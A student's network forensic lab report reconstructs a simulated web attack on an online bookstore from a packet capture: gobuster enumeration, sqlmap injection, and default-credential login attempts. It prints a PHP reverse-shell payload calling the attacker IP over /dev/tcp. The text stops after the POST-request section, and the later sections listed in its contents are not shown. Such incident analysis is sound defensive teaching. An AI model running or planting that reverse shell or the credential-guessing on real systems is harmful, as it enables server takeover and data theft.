IoT & Enterprise Network Forensic Investigation (Case Study)

Akintunde Ridwan Oladimeji
Student ID : 2025/INT/11578

Course Name : INT302 Kali Linux Tools and System Security

Instructor Name : Mr Aminu Idris (AMCPN)

Date of Submission : 3/1/2026
Version : 1.0

Table of Contents

1.0 Introduction

2.0 Aim and objectives

2.2 Tools

3.0 Methodology - Incident Response Analysis

3.1 Initial Traffic Inspection

3.2 Further Packet Technical Analysis - TCP stream Conversation

3.2.1 Observed information

3.2.2 Investigating the GET requests (Following tcp stream)

3.2.3 Investigating the POST Requests (Following the tcp stream.)

3.3 Payload Analysis

3.3.1 Target services: Web Server

3.3.2 Target services: SQL Database

4.0 Results and Analysis

4.1 Timeline Interpretation

4.2 Entry point and Exploited Services

4.3 Indicator of compromised

5.0 Conclusion and Recommendation

Executive Summary

This lab focused on forensic analysis and investigation of captured traffic of a web application attack to establish a clear reconstruction of the attack and data loss determination. Key activities include identification of malicious traffic patterns, timeline and sequence of attack, exploitation attempts, identification of uploaded malicious file, attack vector and exploited vulnerabilities. The investigation revealed an authentication bypass, remote code execution attempt and the vulnerability vector was identified as a reverse shell payload at an admin page. An SQL injection attack was also confirmed and the attack vector was traced to the url query.

1.0 Introduction

BookWorld, a major online bookstore, observed a suspected breach of security policies through a recent unusual behavior on their website database activity. Suspicious activities indicators include spikes in query volumes and server resources usage suggesting the possibility of a cyberattack

Our digital forensics team has been tasked to conduct a network forensic investigation on a captured packet from the BookWorld website traffic. The business is concerned about the integrity of its customers' data and its internal system.

2.0 Aim and objectives

The aim of this lab is to conduct a thorough forensic analysis of the network traffic so as to identify how the attacker gained access alongside the scope of the breach and prepare a comprehensive report of the findings

The Objectives of this lab includes;

- Analyze network traffic to Identify malicious traffic patterns and anomalies.
- Identify indicators of compromise (IoCs) related to database abuse and web exploitation.
- Use Wireshark filters to detect suspicious HTTP POST requests, DNS queries, and database interactions.
- Trace attacker behavior from initial access to possible data exfiltration.
- Produce a professional forensic report documenting findings, timelines, and remediation recommendations.
- Establish the attack timeline and sequence of events.
- Map attacker activities throughout the intrusion.
- Examine HTTP traffic for exploitation attempts.
- Analyze TCP streams for malicious payloads.
- Identify command and control (C2) communications.
- Identify uploaded malicious files.

- Determine attack vectors and exploited vulnerabilities.
- Document data exfiltration attempts.

2.2 Tools

- Wireshark
- GeoIP identification services
- Hex editors for payload analysis
- Url Encoder
- NetworkMiner

3.0 Methodology - Incident Response Analysis

3.1 Initial Traffic Inspection

The Pcap file was opened with wireshark and the following fundamental information were observed

Total packet captured : **88862**

Number of HTTP packets captured : **83418**

Number of DNS packets captured : **0**

Number of TCP packets captured : **88740**

Number of UDP packets captured : **122**

Most frequent client 1 IP address : **111.224.250.131** on Port: **42296**

Most frequent client 2 IP address : **170.40.150.126** on Port: **54857**

Most frequent server IP address: **73.124.22.98** on Port: **80** (http)



Fig 1: Evidence showing captured http packets on the wireshark



Fig 2: Evidence showing ip addresses involved in the packet conversion.

3.2 Further Packet Technical Analysis - TCP stream Conversation

3.2.1 Observed information

Host: Bookworldstore.com.

Time of first 3-way handshake initiation (SYN) : 2024-03-15 12:01:36

The user/client with the IP address of **111.224.250.131** had the largest percent of packets conversation with the server and sent several **GET** requests to the server calling for subdomains and files followed by few **POST** (5) requests and irregularities were flagged on the tcp 3-ways handshake.



Fig 3: Evidence showing the GET requests captured in the packet on wireshark



Fig 4: Evidence showing the POST requests captured in the packet on wireshark

3.2.2 **Investigating the GET requests** (Following tcp stream)

The attacker sent a large stream of GET requests to the server at a short interval searching for unusual and restricted subdomains.

One of the packets was inspected for the user Agent and it revealed that **goburster**, an automated brute force tool for subdomain enumeration, happened to be the user agent. This is the first indication of attack attempts on the website.

The gobuster successfully bruteforced and discovered the admin login page at **http://bookworldstore.com/admin/login.php**



Fig 5: Evidence showing gobuster as the user agent from packet tcp stream of GET requests.



Fig 6: Evidence showing inurl "/admin" in the GET requests.

Another suspicious stream of GET requests was investigated by applying the filter **http.request.uri contains "search.php?search="** which exposed all GET requests with SQL injection payloads made by the attacker to the database and were url encoded.

Following the tcp stream of a packet, the user agent happens to be **sqlmap.** This is in accordance with the stream of several types of SQL injection initiated through the url querying the database. The server returns 500 Internal server errors occasionally.



Fig 7: Evidence showing inurl “search.php?search=” in the http requests.



Fig 8: Evidence showing an SQL injection in the GET request url..

3.2.3 **Investigating the POST Requests** (Following the tcp stream.)

The attacker made 5 POST requests to the server, tcp stream revealed that the first 4 POST requests contain plaintext default credentials being tried by the attacker to bypass the admin login page authentication at the domain **http://bookworldstore.com/admin/login.php** while the last one contains an uploaded .php file containing a reverse shell payload to the server at **http://bookworldstore.com/admin/**uploads/

First POST Request

Date : Friday, 2024-03-15 12:13:04

Username : **admin**

Password : **admin**

Server response: 200 Ok

Second POST Request

Date : Friday, 2024-03-15 12:13:51

Username : **admin**

Password : **changeme**

Server response: 200 Ok

Third POST Request

Date : 2024-03-15 12:13:55

Username : **default**

Password : **default**

Server response: 200 Ok

Fourth POST Request

Date : 2024-03-15 12:17:35

Username : **admin**

Password : **admin123!**

Server response: 302 found (successful match with database credentials)

Fifth POST Request

Date : 2024-03-15 12:24:18

File upload: **NVri2vhp.php**

File content : <?php exec("/bin/bash -c 'bash -i >& /dev/tcp/"111.224.250.131"/443 0>&1'");?>

Server response: 200 Ok

The POST request was followed up with a GET request navigating to the path of the uploaded malicious file at **http://bookworldstore.com/admin/uploads/NVri2vhp.php** and the server returned 500 internal server errors.



Fig 9: Evidence showing POST request in the packet.



Fig 10: Evidence showing plaintext credentials from the POST request packet on Networkminer.

